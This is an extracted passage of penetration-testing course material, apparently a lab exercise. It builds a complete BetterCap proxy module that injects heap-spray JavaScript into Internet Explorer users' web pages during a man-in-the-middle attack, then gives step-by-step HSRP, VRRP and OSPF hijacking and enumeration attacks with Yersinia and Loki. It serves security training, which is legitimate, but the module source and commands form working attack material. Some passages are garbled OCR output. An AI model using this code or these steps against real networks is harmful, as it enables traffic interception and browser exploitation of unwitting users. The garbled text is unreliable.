[I] [GATEWAY] 172.16.0.1 : 48:5D:36:08:68:DA ( Verizon )  
[I] [HTTP] Proxy starting on 172.16.0.195:8080 ...  
[I] [TARGET] 172.16.0.185 : 00:0C:29:84:8B:BD / DESKTOP-JR78RLP ( VMware )  
[DESKTOP-JR78RLP/172.16.0.185] GET http://www.willhackforsushi.com/ ( text/html ) [200]  
[I] Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

- You can embed the heapspray JavaScript as a string variable
- Alternative: Read hardcoded file name from the file system
- Better yet: Add file name as a command-line argument

```
@@verbose = true
@@options = nil
@js = File.read("heapspray.js")
```

Read the Heap Spray Script

Since the BetterCap script will deliver the JavaScript heap spray code supplied in the lab exercise, the JavaScript needs to be accessible as a variable. You could define a multiline Ruby variable to embed the JavaScript in the BetterCap Ruby script code, but a simpler option is to read the file as a variable (`@js`), as shown on this page.

Note that this convention assumes that the BetterCap script is in the current working directory where you run BetterCap. A better option would be to add another command-line argument to identify the location of the heap spray JavaScript file, reading the user-supplied file name instead of the hardcoded file.

Browser Detection

```
def on_request(request, response)
  if detect_ie(request)
    BetterCap::Logger.info "Detected IE Browser: #{request.headers['User-Agent']}.red
  else
    BetterCap::Logger.info "Detected non-IE Browser: #{request.headers['User-
Agent']}.green
    # Then, rewrite HTTP response body to include JS heapspray code here or
    # as a new private method below.
  end
end

private

def detect_ie(request)
  # IE User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
  # In Ruby, the last evaluated expression is implicitly returned (no return needed here)
  request.headers.has_key?('User-Agent') and \
  request.headers['User-Agent'] =~ /Windows NT/ and \
  request.headers['User-Agent'] =~ /Trident/
end
```

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Browser Detection

Next, change the `detect_ie()` method to identify the presence of the `User-Agent` header with `has_key?`, then test the presence of multiple strings in the `User-Agent`, confirming (or, close enough for our purposes) that the victim is using IE.

Next, customize the `on_request()` method, calling `detect_ie()` in an `if` condition and logging the appropriate message for IE or non-IE browsers, as shown.

To finish up, customize the `on_request()` method to manipulate the `<body>` tag, adding the JavaScript heap spray code and our custom `<div>` tag.

Inserting JavaScript, DIV Tag

- Completed on_request method shown below
- Report the detected IE, then replace <body> tag with new <div> and heap spray JavaScript code
- Optionally use heapspray-verbose argument to report non-IE browsers

```
def on_request(request, response)
  if detect_ie(request)
    BetterCap::Logger.info "Detected IE Browser: #{request.headers['User-Agent']}".red
    BetterCap::Logger.info "Inserting heap spray JavaScript".red
    response.body.sub!("<body>", "<body><div id='blah'></div>#{@js}");
  else
    if @@verbose
      BetterCap::Logger.info "Detected non-IE Browser: #{request.headers['User-
Agent']}".green
    end
  end
end
```

Inserting JavaScript, DIV Tag

The code shown on this page completes the on_request method. When the script detects an Internet Explorer browser, report the detected browser with BetterCap::Logger.info (in red), then modify the HTTP response body, using the <body> tag as the from field, adding the custom <div> and JavaScript code.

Exercise: Completed BetterCap Proxy Module

Included in notes pages

```
root@kali:~/lab/day1# bettercap -T 10.10.80.1 --proxy-module heapspray.rb --no-sslstrip -G 10.10.10.70
```

```
[I] Starting [ spoofing:? discovery:? sniffer:? tcp-proxy:? http-proxy:? https-proxy:? sslstrip:? http-server:? dns-server:true ] ...
```

```
[I] [DNS] Starting on 10.10.81.1:5300 ...
```

```
[I] [TARGET] 10.10.80.1 : 4E:0A:A5:AF:C8:12 ( ??? )
```

```
[I] [HTTP] Proxy starting on 10.10.81.1:8080 ...
```

```
[DESKTOP-JR78RLP/172.16.0.200] GET http://www.aol.com/ ( text/html ) [200]
```

```
[I] Detected IE Browser: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

```
[I] Inserting heap spray JavaScript
```

Optionally, you can use our supplied answer: `cp .heapspray.rb.answer heapspray.rb`

Exercise: Completed BetterCap Proxy Module

The completed BetterCap proxy module is shown as follows.

Note: If you are completing this exercise online, add the `-I tap0` argument to specify the VPN interface used to connect to the lab network. Also, add the `-G 10.10.10.70` argument to specify the target server 10.10.10.70 as the other side of the MITM attack target. As the victim, you can browse to the `http://kittenwar.sec660.org` server. If you are unable to reach the `kittenwar.sec660.org` host, make sure your DNS server is set to 10.10.10.78.

```
=begin
```

```
BETTERCAP
```

```
Author   : Joshua Wright
Email    : jwright@willhackforsushi.com
Blog     : https://twitter.com/joswright
```

```
This project is released under the GPL 3 license.
```

```
=end
```

```
class HeapSpray < BetterCap::Proxy::HTTP::Module
  meta(
    'Name'           => 'HeapSpray',
    'Description'    => 'For Internet Explorer browsers, deliver a JS
heap spray',
```

```

    'Version'      => '1.0.0',
    'Author'      => "Joshua Wright",
    'License'     => 'GPL3'
  )

  @@verbose = true
  @@options = nil
  @@js = File.read("heapspray.js")

  def self.on_options(opts)
    opts.separator ""
    opts.separator "Heap Spray Proxy Module Options:"
    opts.separator ""

    opts.on( '--heapspray-verbose', 'Verbose logging.' ) do |v|
      @@options = v
    end
  end



  def initialize
    @@verbose = false if @@options.nil?
  end

  def on_request(request, response)
    if detect_ie(request)
      BetterCap::Logger.info "Detected IE Browser:
#{request.headers['User-Agent']}".red
      BetterCap::Logger.info "Inserting heap spray JavaScript".red
      response.body.sub!("<body>", "<body><div
id='blah'></div>#{@js}");
    else
      if @@verbose
        BetterCap::Logger.info "Detected non-IE Browser:
#{request.headers['User-Agent']}".green
      end
    end
  end

  private
  def detect_ie(request)
    # IE User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) like Gecko
    # In Ruby, the last evaluated expression is implicitly returned
    (no return needed here)
    request.headers.has_key?('User-Agent') and \
      request.headers['User-Agent'] =~ /Windows NT/ and \
      request.headers['User-Agent'] =~ /Trident/
  end
end

```

Exercise: Custom BetterCap Proxy Module (4)



Exercise: Custom BetterCap Proxy Module (4)

When you use the custom BetterCap module, Firefox does not get the injected JavaScript heap spray code (left). Internet Explorer gets the heap spray code, as indicated with the "Spraying Heap" message (right).

Exercise: Custom BetterCap Proxy Module (5)

• Further enhancements

- Add more verbose logging output, disclosing request path, host, and other details when `--heapspray-verbose` is specified on the command line
- Add a new command line to read JavaScript from the command line (instead of fixed file name in the proxy module)
- Add a new command line to match User-Agent (regular expression)

Exercise: Custom BetterCap Proxy Module (5)

If you have time remaining in this exercise, consider enhancing the functionality of your proxy module:

- Add more verbose logging output, disclosing the request path, the requested host, and other details when the `--heapspray-verbose` argument is used
- Add a new command line to read the JavaScript heap spray code from the command line, instead of referencing it from a fixed string in the script
- Add a new command line to match the User-Agent as a command line argument, either as a simple string or as a regular expression

This completes our exercise, congratulations!

Exercise Complete – STOP

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Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

BetterCap vs. Ettercap

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Choose the tool that best suits your attack needs.

Certificate Details	
Subject Name	
Organizational Unit	Division Control Systems
Common Name	192.168.1.100
Issuer Name	
Country	US
State/Province	South Carolina
Organization	Ettercap
Common Name	ettercap
Algorithm	SHA-256 with RSA Encryption
Parameters	none
Public Key Comment	
Algorithm	SHA-256 with RSA Encryption

BetterCap Certificate Details

Certificate Details	
Subject Name	
Organizational Unit	Division Control Systems
Common Name	192.168.1.100
Issuer Name	
Country	US
State/Province	Alabama
Locality	Scottsdale
Organization	Go Daddy, Inc.
Organizational Unit	http://www.godaddy.com/registry
Common Name	Go Daddy Secure Certificate Authority - G2
Algorithm	SHA-256 with RSA Encryption

Ettercap Certificate Details

BetterCap vs. Ettercap


You might wonder why we spent so much time going over Ettercap when BetterCap is such a capable tool. While both tools are effective at implementing MITM attacks, they both have their advantages and disadvantages.

BetterCap is clearly more flexible, and it allows you to develop custom functionality to meet a wide range of advanced pen testing requirements. Ettercap can match some of the functionality of BetterCap, but is less flexible.

Unfortunately, BetterCap also has limitations and drawbacks. The output of Ettercap in quiet mode with the built-in password sniffer functionality is a feature BetterCap lacks. Further, BetterCap Issue #231 (<https://github.com/evilsocket/bettercap/issues/231>) points out a limitation with BetterCap's ability to perform SSL/TLS MITM attacks, where BetterCap cannot reproduce the contextual details of the target website certificate (shown on this page, left, where the Issuer Name fields are incorrect). Ettercap creates the contextual details of the SSL/TLS certificate to match the target website (shown in the example on this page, right).

BetterCap's proxy module functionality is designed to be simple, flexible, and powerful, allowing you to rewrite the content delivered to a downstream victim. However, BetterCap cannot modify the output HTTP request activity (from the client to the server). Ettercap's etterfilter tool does not have this limitation, but is much more difficult to use, especially when tracking data across multiple TCP requests and responses. Both Ettercap and BetterCap are amazing tools. Recognize their limitations and capabilities, and select the tool that best suits your needs.

HSRP



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- Responds to ARP requests for 00:00:0c:07:ac:XX (XX is the HSRP group ID)
- Lower priority routers pick up for virtual IP and MAC if the primary stops sending hello messages

HSRP


The Hot Standby Router Protocol (HSRP) is a Cisco-proprietary mechanism to ensure high availability across multiple routers. In an HSRP environment, a primary router and one or more secondary routers route traffic for downstream devices. All HSRP participating routers are configured with a common virtual IP address that is set as the gateway for client devices.

Using a single virtual MAC address of 00:00:0c:07:ac:XX, where XX is the multicast group identifier, the primary device takes on responsibility for responding to ARP requests and processing network traffic while sending regular HSRP hello messages using the multicast group 224.0.0.2 with a UDP payload on port 1985. If the secondary device fails to see a preconfigured number of the hello messages, it believes the primary router has failed and takes on the primary device role. Client devices do not know which router is handling their traffic, nor do they require any special configuration to handle a failover event.

HSRP uses the concept of priorities to set the order of priority for handling network traffic. The priority field is 8 bits in length with the highest possible priority of 255. Priorities are set by the network administrator to designate the role of each HSRP router (primary, secondary, tertiary, etc.) when the network is set up.

HSRP Authentication

- By default, HSRP uses plaintext password authentication
Imog • g "jwi lj "
- Multicast hello messages include credential




HSRP Authentication

By default, HSRP uses plaintext passwords for authentication, which are included in the HSRP hello messages. The default password for HSRP configurations is "cisco", unless otherwise specified by the network administrator, as shown on this slide.

Note that because the HSRP hello messages are sent to the multicast address 224.0.0.2, all nodes on the network receive these frames. It is not necessary for an attacker to mount a MITM attack to observe the presence of HSRP traffic and the HSRP authentication data.

HSRP does include support for MD5-based authentication using a shared secret across all devices using the following configuration syntax:

```
interface type number
standby [group-number] authentication md5 key-string key
```



- **With the HSRP authentication key, attacker can become MITM**

- Send out HSRP hello messages with a higher priority
 - Legitimate primary router relinquishes MAC address in favor of attacker
1. Attacker sends HSRP hello messages to 224.0.0.2 with higher priority
 2. Former primary and secondary routers become secondary and tertiary
 3. Attacker changes his MAC address to 00:00:0c:07:ac:XX with the default gateway IP
 4. Attacker becomes MITM ingress and egress, forwarding traffic to upstream routers or the downstream client

HSRP MITM

If an attacker can observe the authentication string used for HSRP, he can mount a MITM attack by exploiting HSRP and becoming the new primary router on the network. After observing HSRP hello messages from the primary device, the attacker can identify the authentication key and the priority of the active router. By impersonating an HSRP router, the attacker can have all network traffic redirected to himself:

1. Attacker sends HSRP hello messages with a higher priority than the observed primary router.
2. After observing the attacker's HSRP hello messages, the former primary and secondary routers are demoted to secondary and tertiary status, relinquishing responsibility for the network.
3. Next, the attacker changes his network card MAC address to 00:00:0c:07:ac:XX, replacing XX with the HSRP group address observed in the hello message, and uses the IP address of the default gateway.
4. Using the IP address of the default gateway, the attacker becomes a central point for all traffic on the network and MITM before forwarding the traffic to be delivered to one of the other HSRP routers. Periodically, the attacker sends HSRP hello messages on the network to maintain its position as the primary router.

Yersinia HSRP Attack

```

0.7.1 s: (Uj', & da WhrC HSRP Uj,, [17:49:41]
SIP                               Auth   VIP                               Will, olwnygen
10.10.10.2                        224.0.0.2    cisco 10.10.10.254 eth0 13 17:47:41
10.10.10.1                        224.0.0.2    w.p87. 10.10.10.254 eth0 13 Sep 17:47:41
10.10.10.2                        224.0.0.2    192.168.1.1 .11_s 13 17:47:41
10.10.10.2                        0           sending raw HSRP packet          3 17:47:40
10.10.10.2                        1           becoming 25gc mc                 3 Sep 17:47:37
10.10.10.2                        2           becoming dgorAd. router (MITM)   3 Sep 17:47:41
10.10.10.2                        3           sw0                               3 Sep 17:47:41

Total Packets                      Spoofing [X]

HS Fields
Source MAC 00
SIP 010.011.120.221 DIP 224.000.000.002 SPort 01905 DPort 01905
Version 00 Opcode 00 State 00 Hello 03 Hold 0A Priority FF
Group 00 Reserved 00 Auth cisco VIP 010.010.010.010

```

Yersinia HSRP Attack

Yersinia includes support for detecting the presence of HSRP traffic, revealing the source IP address of the router participating in the HSRP group, the virtual IP address and the authentication credentials in use, as shown on this slide.

Press "g" to open the "Choose protocol mode" dialog box, then scroll and press "Enter" on the HSRP protocol option to open the HSRP attack mode. After identifying HSRP traffic, select the target virtual IP you wish to exploit for a MITM attack, then press "x" to open the "Attack Panel" dialog, as shown. Selecting "1" will cause the attacker to become the active router, but will not forward traffic received, causing a DoS attack against all LAN users. Selecting "2" will implement the same attack, but will forward traffic to the selected HSRP member as well, creating a MITM attack.

VRRP

- Standards-based replacement for HSRP (RFC 3768, RFC 5798/IPv6)
- Similar in operation to HSRP
 - Virtual MAC address 00:00:5e:00:01:XX
 - Multicast group 224.0.0.18
- Not UDP-based; IP protocol 112
- 8-bit priority field; greatest priority is the network master
- No authentication or integrity checks

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In comparison to HSRP, the Virtual Router Redundancy Protocol (VRRP) is a standards-based protocol described in RFC 3768 and augmented in RFC 5798 for IPv6 networks. The operation of VRRP is similar to HSRP where two or more routers share responsibility for a virtual IP address using the MAC address 00:00:5e:00:01:XX where "XX" is the VRRP group. The multicast group 224.0.0.18 is used by the master to send keep-alive messages to other standby devices.

Unlike HSRP, VRRP does not use UDP as an IP payload, instead using IP protocol 112. An 8-bit priority field is used to identify the order in which the routers in the VRRP group take over responsibility for the virtual IP address.

Unlike HSRP, VRRP does not include any authentication or integrity checks. As such, all configurations of VRRP are vulnerable when an attacker observes VRRP keep-alive traffic on the LAN. However, Yersinia does not support a VRRP MITM attack. Fortunately, alternative attack tools are available.

Loki

- Python-based infrastructure attack tool focusing on layer 3 protocols
- Mirrors Yersinia capabilities in some areas
 - Exceeds Yersinia in protocol support
- GUI only, Linux, FreeBSD, Windows
 - Difficult to install, several awkward dependency requirements
 - Limitations in Windows with raw packet TX



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
Loki

Loki is a Python-based infrastructure attack tool focusing on exploiting layer 3 protocols. Loki reproduces some of the capabilities of Yersinia, but it also exceeds Yersinia's protocol support with an attractive GUI interface for Linux and FreeBSD systems.

At the time of this writing, Loki supports one or more attacks against the following protocols: ARP, HSRP, RIP, BGP, OSPF, EIGRP, WLCCP, VRRP, BFD, LDP, and MPLS. Installation is awkward when building from source, though the authors provide precompiled packages that can be installed with little difficulty for common Linux distributions. While a Windows version of Loki is available, several of the attack functions do not work reliably, likely due to limited raw packet injection capabilities associated with the Windows NDIS interface model.

You can download the Loki source or packages for several Linux distributions at:

<http://www.insinuator.net/tag/loki/>.




1. Start packet sniffing, select the interface in the dialog that opens after clicking on the start sniffing button.
2. Navigate to the HOT-STANDBY | vrrp tabs.
3. Select any device in the VRRP group you wish to exploit.
4. Click "Get IP" to cause Loki to advertise itself as a new VRRP router for the selected group ID. Loki will automatically advertise itself with a greater priority than the highest observed router priority.

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Loki implements the VRRP MITM attack similar to Yersinia's HSRP attack:

1. After launching "loki.py", start packet sniffing on the network by clicking the sniffer button. Select the attached interface when prompted and click "OK".
2. Navigate to the VRRP attack menu by clicking the HOT-STANDBY | vrrp tabs. When Loki identifies VRRP traffic it will list the source IP address of the router as well as the VRRP group identifier and node priority.
3. Select a node in the VRRP group you wish to exploit by clicking on the entry.
4. Click "Get IP" to launch the VRRP attack. Loki will advertise itself as a new router with a higher priority than any observed priorities from other nodes, taking over responsibility as the primary router on the network.

Routing Protocols



- Many organizations leak routing traffic to end-user segments
- Routing updates are valuable for:

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Routing Protocols

Many organizations do not effectively filter routing protocol traffic, allowing routing messages to be delivered to end-user segments. As an attacker, any time we can observe routing protocol traffic, be it OSPF, RIP, RIPv2, EIGRP, or other protocols, we have an opportunity to exploit the network. Successful routing attacks will allow an attacker to discover internal network and map the network infrastructure from routing topology data, along with wide-scale MITM attack opportunities.

OSPF Quick-Start

- Routers send periodic multicast "hello" packets to other routers

ef7PSMJ0If;;7f 0DJIBPS\$DMAftVJPOTIJRATf

- Adjacent neighbors share topology with Link State Advertisements (LSAs)

cf;;1f MDTTAAftIAfHDFPDDMPKRA TVSDAftMBPSTf

- Routers build topology databases for routing traffic

efAPRAPMPCAftOIDCAftXODaf;;1f HPPDJ0If

- OSPF areas used to limit LSAs within a defined group

efIAftICAPDAftSDAftQ.QfPSELXTVQ!f

OSPF Quick-Start


For our example, we'll look at the Open Shortest-Path First (OSPF) protocol. For those not familiar with how OSPF operates, a quick-start brief is in order.

OSPF is an Interior Gateway Protocol (IGP, as opposed to an Exterior Gateway Protocol, such as BGP). OSPF routers send periodic multicast packets on the network using the multicast address 224.0.0.5, advertising their availability to other routers and forming OSPF neighbor relationships. These adjacent routers share topology information with each other using Link State Advertisements (LSAs). LSAs are then sent to upstream neighbor devices as well, allowing all the routers in an area to share a copy of the routing topology.

When the network topology changes (such as when a network link goes down), the OSPF router reporting the topology change shares the change information with its neighbor, causing LSA flooding with updates received by all routers.

OSPF includes the concept of an OSPF area, where all the devices in the same area share the routing topology. In large networks where RAM and processing time on routers is limited, OSPF groups can be divided into multiple OSPF areas, where routers only have knowledge of their participating area's routing table, as well as knowledge of the device that handles external areas. OSPF always has at least one area known as the backbone area, designated "area 0.0.0.0" or just "area 0".

Routing Fail



Workstation and routing traffic on the same LAN

No authentication of routing updates

Routing Fail

This slide includes a screenshot of Wireshark representing a common configuration mistake in internal networks. The first several frames of the packet capture show LAN-style traffic, NetBIOS Name Server (NBNS) traffic sent from a host to the broadcast traffic (indicating that this is limited to LAN, and not WAN traffic), connectionless LDAP (CLDAP) traffic, likely from a Windows device and other client-specific activity. On the same LAN, we also see traffic to the multicast group 224.0.0.5, which is OSPF traffic.

In this example, the network administrator has failed to properly filter out OSPF advertisements seeking the presence of additional routers from end-user segments. Instead of keeping routing traffic limited to the router interfaces where upstream routers are present, the router allows LAN clients to participate in the OSPF network.

Selecting an OSPF packet, we can see that the OSPF header reveals that no authentication is in use on the network. This configuration allows an attacker to become a router and participate in the routing topology for the internal network, injecting routes as desired.

OSPF Routing Enumeration

- Must participate as a neighbor
 - May be required to bypass MD5 authentication challenge/response
- Create neighbor relationship to Designated Router (DR) and Backup DR (BDR)
 - Maintains the routing table, central point of contact for other routers
- Attacker steps through OSPF state tree with peer router
 - ExStart, Exchange, Loading, Full

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OSPF Routing Enumeration

Our first attack against OSPF is to enumerate routing information for the internal network. Knowledge of internal routing behavior is useful for an attacker, allowing us to identify internal networks and addressing schemes for wide-scale network mapping.


Routing information is not sent in OSPF hello messages; instead, the attacker must participate as a neighbor device to receive LSAs that reveal network topology information. To participate as a router, we need a tool that will send the necessary OSPF exchange information, as well as the shared secret used for MD5 challenge/response in environments where OSPF authentication is not NULL.

Once the attacker joins the network it will create a neighbor relationship ("adjacency" in OSPF terms) with the Designated Router (DR) and the Backup Designated Router (BDR) devices. With this relationship, the attacker will learn the routing table information, and have a place to advertise routers of his own.

As the attacker joins the OSPF routing area, it will step through the OSPF state tree with the peering router:

- ExStart: In the ExStart phase, the routers are forming the OSPF adjacency, designating the responsibilities of master and slave devices
- Exchange: In the Exchange phase, the routers exchange database descriptor (DBD) packets, which include LSA information
- Loading: In the Loading phase, the OSPF routers exchange link state information; this is an opportunity for the attacker to insert routing information into the OSPF area
- Full: The Full state is achieved when the routers and the attacker are fully synchronized

Loki OSPF Enumeration



1. Start the Loki sniffing process
2. Navigate to the ROUTING | ospf tab
3. Identify the authentication method in use after observing OSPF traffic
4. Change the Loki OSPF authentication type to reflect the method in use
5. Change ID to "1" (0 is reserved for no auth.)
6. Send OSPF hello messages, start adjacency process with DR, BDR
7. When state is FULL, Loki has enumerated routing table; expand triangle to see all the discovered networks


Loki OSPF Enumeration

We can use the Loki tool to exploit the OSPF protocol, as shown:

1. Start traffic sniffing with Loki by clicking the Start Sniffer button. Select the appropriate network interface when prompted and click OK.
2. When Loki observes OSPF hello messages, the ROUTING tab will blink. Clicking this tab will reveal a blinking ospf tab. Click ROUTING | ospf to enter the OSPF attack component of Loki.
3. Note the authentication in use on the network. If authentication is NONE, we can attack the OSPF process without first recovering a shared secret. If authentication is CRYPT, we must first recover the OSPF MD5 secret, which we'll examine next.
4. Set the authentication type drop-down to match the AUTH column observed in #3.
5. Change the authentication ID value to 1; this value reflects the index of the MD5 secret, which will usually be 1. If you are unable to connect with an authentication ID of 1 (and you are sure the key is correct), try other positive values (2, 3, 4, etc.).
